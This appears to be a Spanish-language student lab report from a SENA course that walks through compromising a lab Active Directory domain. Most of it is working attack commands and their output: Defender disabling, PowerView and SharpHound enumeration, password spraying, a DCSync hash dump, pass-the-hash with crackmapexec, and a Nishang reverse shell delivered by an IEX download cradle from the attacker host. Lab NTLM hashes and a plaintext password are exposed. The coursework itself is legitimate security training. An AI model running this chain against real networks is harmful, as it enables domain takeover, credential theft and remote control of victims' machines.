REGIONAL ANTIOQUIA
CENTRO DE SERVICIOS Y GESTIÓN EMPRESARIAL

GESTIÓN DE REDES DE DATOS

(2803649**)**

Presentado por:
Angie Carolina Pareja Vila

Medellín, 2024

REGIONAL ANTIOQUIA
CENTRO DE SERVICIOS Y GESTIÓN EMPRESARIAL

TECNOLOGÍA EN GESTION DE REDES DE DATOS
(2803649)

ADMINISTRACIÓN DE HARDWARE Y SOFTWARE DE LA SEGURIDAD EN LA RED

Instructor: Iván Alejandro Arias Gómez


Active Directory

Presentado por:
Angie Carolina Pareja Vila – CC 1114786290

Grupo de formación: 2803649


MEDELLÍN, 2024


Ya tenemos una maquina unida al dominio asi que despues de descativar el windows defender para descomprimir las tools que tenemos en la ruta especificada



El comando -ep bypass sirve para ejecutar scripts , después procedemos a importar PowerView

Probamos varios comandos de de PowerView para enumeración





```
PS C:\Users\caro.CS> Get-DomainUser -Identity jessid


logoncount            : 6
badpasswordtime       : 13/11/2024 9:29:04
distinguishedname     : CN=jessid,OU=USUARIOS,OU=SENA,DC=cs,DC=org
objectclass           : {top, person, organizationalPerson, user}
displayname           : jessid
lastlogontimestamp    : 13/11/2024 9:29:28
userprincipalname     : jessid@cs.org
name                  : jessid
objectsid             : S-1-5-21-3125701002-1384462348-288929791-1216
samaccountname        : jessid
codepage              : 0
samaccounttype        : USER_OBJECT
accountexpires        : NEVER
countrycode           : 0
whenchanged           : 13/11/2024 14:29:28
instancetype          : 4
usncreated            : 17314
objectguid            : 099e1c58-40a3-46c1-ab8b-28cbaf63d3f2
lastlogoff            : 31/12/1600 19:00:00
objectcategory        : CN=Person,CN=Schema,CN=Configuration,DC=cs,DC=org
dscorepropagationdata : 01/01/1601 0:00:00
givenname             : jessid
lastlogon             : 13/11/2024 10:04:40
badpwdcount           : 0
cn                    : jessid
useraccountcontrol    : NORMAL_ACCOUNT
whencreated           : 13/11/2024 14:20:14
primarygroupid        : 513
pwdlastset            : 13/11/2024 9:29:28
usnchanged            : 17628
```


Este comando nos sirve para enumerar las descripciones de los usuarios

```
PS C:\Users\caro.CS> Get-NetUser | Select-Object samAccountName, description
```


```
issie.gwennie
fina.sofia          User Password Yf8GZRO=%c!R
ashli.kylie
lela.georgina
glennie.rachele
```

Después importamos SharHound con esta Herramienta vamos a poder extraer toda la data de el AD para poder ingresarlo BloodHound

```
PS C:\Users\caro.CS> .  C:\Users\caro.CS\Documents\Tools2\CRTE\BloodHound-master\Collectors\SharpHound.ps1
PS C:\Users\caro.CS> Invoke-BloodHound
2024-11-15T08:55:06.5539339-05:00|INFORMATION|This version of SharpHound is compatible with the 4.2 Release of BloodHoun
d
2024-11-15T08:55:06.6585727-05:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, Session, Trusts, ACL, Cont
ainer, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2024-11-15T08:55:06.6585727-05:00|INFORMATION|Initializing SharpHound at 8:55 on 15/11/2024
2024-11-15T08:55:06.8294341-05:00|INFORMATION|Flags: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProp
s, DCOM, SPNTargets, PSRemote
2024-11-15T08:55:07.0258143-05:00|INFORMATION|Beginning LDAP search for cs.org
2024-11-15T08:55:07.1382969-05:00|INFORMATION|Producer has finished, closing LDAP channel
2024-11-15T08:55:07.1440702-05:00|INFORMATION|LDAP channel closed, waiting for consumers
2024-11-15T08:55:37.3577043-05:00|INFORMATION|Status: 0 objects finished (+0 0)/s -- Using 90 MB RAM
2024-11-15T08:55:53.9440449-05:00|INFORMATION|Consumers finished, closing output channel
2024-11-15T08:55:54.0529088-05:00|INFORMATION|Output channel closed, waiting for output task to complete
Closing writers
2024-11-15T08:55:54.1462928-05:00|INFORMATION|Status: 231 objects finished (+231 5.021739)/s -- Using 121 MB RAM
2024-11-15T08:55:54.1462928-05:00|INFORMATION|Enumeration finished in 00:00:46.7610100
2024-11-15T08:55:54.1937596-05:00|INFORMATION|Saving cache with stats: 190 ID to type mappings.
 190 name to SID mappings.
 1 machine sid mappings.
 2 sid to domain mappings.
 0 global catalog mappings.
2024-11-15T08:55:54.2094005-05:00|INFORMATION|SharpHound Enumeration Completed at 8:55 on 15/11/2024! Happy Graphing!
PS C:\Users\caro.CS> ls


    Directorio: C:\Users\caro.CS


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---       13/11/2024      9:30                Contacts
d-r---       13/11/2024      9:30                Desktop
d-r---       14/11/2024      8:40                Documents
d-r---       13/11/2024      9:30                Downloads
d-r---       13/11/2024      9:30                Favorites
d-r---       13/11/2024      9:30                Links
d-r---       13/11/2024      9:30                Music
d-r---       13/11/2024      9:31                OneDrive
d-r---       13/11/2024      9:30                Pictures
d-r---       13/11/2024      9:30                Saved Games
d-r---       13/11/2024      9:30                Searches
d-r---       13/11/2024      9:30                Videos
-a----       15/11/2024      8:55          19734 20241115085553_BloodHound.zip
-a----       15/11/2024      8:55          27679 ZTVlZTViYzUtNTYwYSOONTUyLTg3Y2MtZWYyYzI3ODMzZWEw.bin
```



El archivo queda en .zip y lo subimos para poderlo descargar en nuestro Kali y allí subir la data



Allí tenemos ya el mapeo de todo lo que tenemos en Active Directoty

```
PS C:\Users\jessid\Downloads\Tools2> . C:\Users\jessid\Downloads\Tools2\DomainPasswordSpray.ps1
PS C:\Users\jessid\Downloads\Tools2> Invoke-DomainPasswordSpray -UserList .\user.txt -Password "Changeme123!"
[*] Using .\user.txt as userlist to spray with
[*] Warning: Users will not be checked for lockout threshold.
[*] The domain password policy observation window is set to 1 minutes.
[*] Setting a 1 minute wait in between sprays.

Confirm Password Spray
Are you sure you want to perform a password spray against 118 accounts?
[Y] Yes  [N] No  [?] Ayuda (el valor predeterminado es "Y"): y
[*] Password spraying has begun with  1  passwords
[*] This might take a while depending on the total number of users
[*] Now trying password Changeme123! against 118 users. Current time is 11:06 a. m.
[*] SUCCESS! User:kerrie.lurleen Password:Changeme123!
[*] Password spraying is complete
PS C:\Users\jessid\Downloads\Tools2>
```

Tenemos una contraseña predeterminada y necesitamos saber que usuario la tiene así que hacemos un Password Spraying para verificar con que usuario se atentica , vemos que se autentica con Kerrie.lurleen , en Bloodhound vemos que este usuario tiene DCSync asi que hacemos un ataque con con secretsdump.py que es un script que nos traerá los hash de todos los usuarios

python3 secretsdump.py

Ejecuta el script secretsdump.py, una herramienta que permite extraer hashes de contraseñas, datos de cuentas y otra información sensible de sistemas Windows (en este caso, de un controlador de dominio). Esta herramienta utiliza protocolos de red legítimos de Microsoft, como el MS-DRSR, para replicar datos del Active Directory.

-just-dc

Indica que se realizará específicamente una simulación de replicación del controlador de dominio (DCSync). Esto se usa para extraer los datos más sensibles del Active Directory, como los hashes de contraseñas de las cuentas almacenadas.

kerrie.lurleen:Changeme123

kerrie.lurleen: Nombre de usuario que se usará para la autenticación.

Changeme123: Contraseña del usuario.

Este usuario debe tener permisos administrativos o pertenecer a un grupo con privilegios de replicación en el dominio (como "Administradores del Dominio").

@172.16.1.51 Dirección IP del controlador de dominio (DC) objetivo al que se conecta el script para ejecutar el ataque.

-outputfile dcsynchashess

Esta opción especifica que los resultados del ataque (como los hashes de las contraseñas extraídos) se guardarán en un archivo llamado dcsynchashess en el directorio actual.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ python3 secretsdump.py -just-dc kerrie.lurleen:Changeme123\!@172.16.1.51 -outputfile dcsynchashess
```

```
┌──(kali㉿kali)-[~/Desktop]
└─$ ls
4dbf6229a93e75c3bdf6b467e67a9855  dcsynchashes.ntds.cleartext  kerbrute_linux_amd64
dcsynchashes.ntds                 dcsynchashes.ntds.kerberos   secretsdump.py
```

kali@kali: ~/Desktop 123x49

GNU nano 8.2 dcsynchashes.ntds

```
Administrador:500:aad3b435b51404eeaad3b435b51404ee:b72f3db8c9e58fbb65cd69ebf9c5a236:::
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:b3801459661932d33c1df165a9705178:::
cs.org\jennette.rowena:1103:aad3b435b51404eeaad3b435b51404ee:9eae2544b865abcd6e3ac797890f2c2e:::
cs.org\sabra.loni:1104:aad3b435b51404eeaad3b435b51404ee:ce0253bf7bd45815d79ee2c023c18089:::
cs.org\mil.halimeda:1105:aad3b435b51404eeaad3b435b51404ee:e092d9c7e76df440479eb9fd3cfe7083:::
cs.org\amalle.lory:1106:aad3b435b51404eeaad3b435b51404ee:cda12c947a4343a83f6ed91cc30a2ede:::
cs.org\cora.audrie:1107:aad3b435b51404eeaad3b435b51404ee:a0644d9223d0de9b7c8f35b195b59321:::
cs.org\hazel.ruthanne:1108:aad3b435b51404eeaad3b435b51404ee:6c76c23e7ea482bb8094181eb71e67b4:::
cs.org\claudelle.georgina:1109:aad3b435b51404eeaad3b435b51404ee:30053d27100b2b34042e370e99927235:::
cs.org\britney.norrie:1110:aad3b435b51404eeaad3b435b51404ee:e6e0c70451c2c21bbf86d9183f40e575:::
cs.org\hildegarde.marjory:1111:aad3b435b51404eeaad3b435b51404ee:3769ac1fbdead600562672119e1c37b1:::
cs.org\calley.leonard:1112:aad3b435b51404eeaad3b435b51404ee:1a1bfe7a17567e63639888918fc286f5:::
cs.org\helga.devina:1113:aad3b435b51404eeaad3b435b51404ee:5fe5a5f7cc5709a2fa63059a0e7e7026:::
cs.org\shaylah.desdemona:1114:aad3b435b51404eeaad3b435b51404ee:8ab651145e581264d1730ddf22bbf33a:::
cs.org\ariela.denise:1115:aad3b435b51404eeaad3b435b51404ee:64f61616570ce3ad81e706c2411f549d:::
```

```
┌──(kali㉿kali)-[~/Desktop]
└─$ crackmapexec smb 172.16.1.51 -u Administrador -d cs.org -H aad3b435b51404eeaad3b435b51404ee:b72f3db8c9e58fbb65cd69ebf9c
5a236 -x cmd.exe
```

Sabemos que podemos ejecutar comandos con el usuario Administrador debido a que ya obtuvimos el hash , buscamos la manera de ejecutar una reverse Shell

PowerShell Reverse Shell

Para los amantes de PowerShell que no viven sin su sesión PS, por aquí os explico una técnica para conseguir acceso al sistema con sesión PowerShell. Lo primero que debemos hacer, es descargar Nishang, una vez instalado, utilizaremos para este caso el recurso situado en *Shells/Invoke-PowerShellTcp.ps1*.

Añadimos al final del script la siguiente línea:


```
Invoke-PowerShellTcp -Reverse -IPAddress tuIP -Port 443
```

Una vez hecho, nos montamos un servidor con Python para compartir dicho recurso y por otro lado nos ponemos en escucha por **Netcat** en el puerto 443. Una vez con el arsenal preparado, aplicamos el siguiente comando desde terminal en Windows:

```
powershell IEX(New-Object Net.WebClient).downloadString('http://tuIP:8080/Invoke-PowerShellTcp.ps1')
```

En cuestión de unos segundos, veremos como se recibe un **GET** del lado de nuestro servidor e inmediatamente ganamos acceso al sistema vía **PowerShell**.

Encontramos en git una manera de ejecutar dicha reverse Shell , debemos instalar Nishang



Lo encontramos en un repositorio de git y lo descargamos en nuestra maquina Kali

```
┌──(kali㉿kali)-[~/Downloads]
└─$ ls
20240111021730_BloodHound.zip  chart.svg                report-0ea04e7c-bc95-4df5-99c5-e3014b34e963.pdf
always.ova                     F0gSnH3v                 report-db753d3d-45f3-4e1e-b4b0-0b34da7c4772.pdf
analyze.cap                    Invoke-PowerShellTcp.ps1 report-db753d3d-45f3-4e1e-b4b0-0b34da7c4772.xml
BloodHound-linux-arm64.zip     Rapid7Setup-Linux64.bin

┌──(kali㉿kali)-[~/Downloads]
└─$ nano Invoke-PowerShellTcp.ps1
```

Debemos agregarle en la ultima línea del archivo, Invoke-PowerShellTcp este es el nombre del comando que ejecuta una shell de PowerShell a través de TCP. Es parte de la herramienta **Nishang**, que contiene varios scripts para ataques de PowerShell.

```
        Write-Error $_
    }
}
Invoke-PowerShellTcp -Reverse -IPAddress 172.16.4.115 -Port 443
```

Subimos un servidor http para que la maquina atacante pueda descargar el archivo Invoke

```
┌──(kali㉿kali)-[~/Downloads]
└─$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

Como observamos anteriormente , podemos ejecutar comando , por lo tanto descargamos y ejecutamos el archivo que subimos previamente

```
┌──(kali㉿kali)-[~/Desktop]
└─$ crackmapexec smb 172.16.1.51 -u Administrador -d cs.org -H aad3b435b51404eeaad3b435b51404ee:b72f3db8c9e58fbb65cd69ebf9c5a236 -x "powershell IEX(New-Object Net.WebClient).downloadString('http://172.16.4.116:8080/Invoke-PowerShellTcp.ps1')"
/usr/lib/python3/dist-packages/cme/cli.py:35: SyntaxWarning: invalid escape sequence '\ '
  """,
/usr/lib/python3/dist-packages/cme/protocols/winrm.py:324: SyntaxWarning: invalid escape sequence '\S'
  self.conn.execute_cmd("reg save HKLM\SAM C:\\windows\\temp\\SAM && reg save HKLM\SYSTEM C:\\windows\\temp\\SYSTEM")
/usr/lib/python3/dist-packages/cme/protocols/winrm.py:338: SyntaxWarning: invalid escape sequence '\S'
  self.conn.execute_cmd("reg save HKLM\SECURITY C:\\windows\\temp\\SECURITY && reg save HKLM\SYSTEM C:\\windows\\temp\\SYSTEM")
/usr/lib/python3/dist-packages/cme/protocols/smb/smbexec.py:49: SyntaxWarning: invalid escape sequence '\p'
  stringbinding = 'ncacn_np:%s[\pipe\svcctl]' % self.__host
/usr/lib/python3/dist-packages/cme/protocols/smb/smbexec.py:93: SyntaxWarning: invalid escape sequence '\{'
  command = self.__shell + 'echo '+ data + ' ^> \\\\127.0.0.1\\{}\\{} 2^>^&1 > %TEMP%\{} & %COMSPEC% /Q /c %TEMP%\{} & %COMSPEC% /Q /c del %TEMP%\{}'.format(self.__share_name, self.__output, self.__batchFile, self.__batchFile, self.__batchFile)
SMB         172.16.1.51     445    SERVER           [*] Windows 10 / Server 2019 Build 17763 x64 (name:SERVER) (domain:cs.org) (signing:True) (SMBv1:False)
SMB         172.16.1.51     445    SERVER           [+] cs.org\Administrador:b72f3db8c9e58fbb65cd69ebf9c5a236 (Pwn3d!)
```

powershell: Llama al intérprete de PowerShell, que permite ejecutar scripts y comandos dentro de PowerShell.


IEX: Esta es una abreviatura de **Invoke-Expression**. El cmdlet Invoke-Expression ejecuta un string de texto como si fuera un comando de PowerShell. En este caso, el string es el que se obtiene descargando el contenido de la URL.

> IEX permite ejecutar código dinámicamente. Si el contenido descargado es un script PowerShell, será ejecutado directamente.


(New-Object Net.WebClient): Crea una nueva instancia de la clase **Net.WebClient**, que es una clase de .NET utilizada para realizar operaciones de descarga o carga de datos a través de HTTP o FTP.

downloadString('http://tuIP:8080/Invoke-PowerShellTcp.ps1'): Usa el método **downloadString** del objeto **WebClient** para descargar el contenido de la URL proporcionada. En este caso, la URL es http://tuIP:8080/Invoke-PowerShellTcp.ps1, lo que sugiere que el script Invoke-PowerShellTcp.ps1 está hospedado en un servidor web en la máquina atacante, en la dirección IP tuIP y en el puerto 8080.

> La función **downloadString** recupera el contenido del archivo Invoke-PowerShellTcp.ps1 desde el servidor web y lo devuelve como una cadena de texto.



Después de lanzar el comando observamos que se conecta por la el puerto que pusimos y ya tenemos una Shell a administrador



Otra manera es tener acceso a una estación es por medio de una nc.exe , primero identificamos la ip de la estación que queremos atacar , teniendo en cuenta que ya tenemos credenciales del Administrador , podemos usar la herramienta de crackmapexec para ejecutar comandos y desactivamos el Windows Defender.

-x "powershell -Command \"Set-MpPreference -DisableRealtimeMonitoring \$true\""

powershell: Especifica que el comando a ejecutar se realizará en PowerShell.

-Command: Permite pasar un comando a PowerShell.

Set-MpPreference -DisableRealtimeMonitoring $true

Set-MpPreference: Es un cmdlet de PowerShell usado para configurar las preferencias de Windows Defender.

-DisableRealtimeMonitoring $true: Desactiva la monitorización en tiempo real del antivirus Windows Defender.

```
/usr/lib/python3/dist-packages/cme/cli.py:35: SyntaxWarning: invalid escape sequence '\ '
  """,
/usr/lib/python3/dist-packages/cme/protocols/winrm.py:324: SyntaxWarning: invalid escape sequence '\S'
  self.conn.execute_cmd("reg save HKLM\SAM C:\\windows\\temp\\SAM && reg save HKLM\SYSTEM C:\\windows\\temp\\SYSTEM")
/usr/lib/python3/dist-packages/cme/protocols/winrm.py:338: SyntaxWarning: invalid escape sequence '\S'
  self.conn.execute_cmd("reg save HKLM\SECURITY C:\\windows\\temp\\SECURITY && reg save HKLM\SYSTEM C:\\windows\\temp
\\SYSTEM")
/usr/lib/python3/dist-packages/cme/protocols/smb/smbexec.py:49: SyntaxWarning: invalid escape sequence '\p'
  stringbinding = 'ncacn_np:%s[\pipe\svcctl]' % self.__host
/usr/lib/python3/dist-packages/cme/protocols/smb/smbexec.py:93: SyntaxWarning: invalid escape sequence '\{'
  command = self.__shell + 'echo '+ data + ' ^> \\\\127.0.0.1\\{}\\{} 2^>^&1 > %TEMP%\{} & %COMSPEC% /Q /c %TEMP%\{}
& %COMSPEC% /Q /c del %TEMP%\{}'.format(self.__share_name, self.__output, self.__batchFile, self.__batchFile, self.__
batchFile)
SMB         172.16.1.129    445    PC5              [*] Windows 10 Pro 10586 x64 (name:PC5) (domain:cs.org) (signing:
False) (SMBv1:True)
SMB         172.16.1.129    445    PC5              [+] cs.org\Administrador:b72f3db8c9e58fbb65cd69ebf9c5a236 (Pwn3d!
)
SMB         172.16.1.129    445    PC5              [+] Executed command
```

Ahora si , desactivamos el Windows Defender , necesitamos que la victima descargue nc.exe , primero debemos subir un servidor http en Kali para que la victima lo descargue

```
┌──(kali㉿kali)-[~]
└─$ locate nc.exe
/usr/share/windows-resources/binaries/nc.exe

┌──(kali㉿kali)-[~]
└─$ cp /usr/share/windows-resources/binaries/nc.exe .

┌──(kali㉿kali)-[~]
└─$ ls
backup      contra     GhostRecon   log.txt      php-reverse-shell.php  sebas.msi  space
carito.msi  Desktop    hola.war     Music        Pictures               shell.php  sunset
carito.php  Documents  holiwis.msi  my_file.txt  prueba5.tx             shell.war  Templates
caro.php    Downloads  katey        nc.exe       Public                 shell.zip  Videos
class.war   FLAG1.txt  katey.txt    passwd       reports                sky        yonsito.php
```

```
┌──(kali㉿kali)-[~]
└─$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
172.16.5.167 - - [21/Nov/2024 09:21:07] "GET /nc.exe HTTP/1.1" 200 -
```

Antes de que la victima lo descargue necesitamos crear una carpeta , ya que vamos a guardar el archivo descargado en C:\\ y este no permite descargar cosas directamente

```
┌──(kali㉿kali)-[~]
└─$ crackmapexec smb 172.16.1.129 -u Administrador -d cs.org -H aad3b435b51404eeaad3b435b51404ee:b72f3db8c9e58fbb65cd69ebf9c5a236 -
x "mkdir C:\prueba"

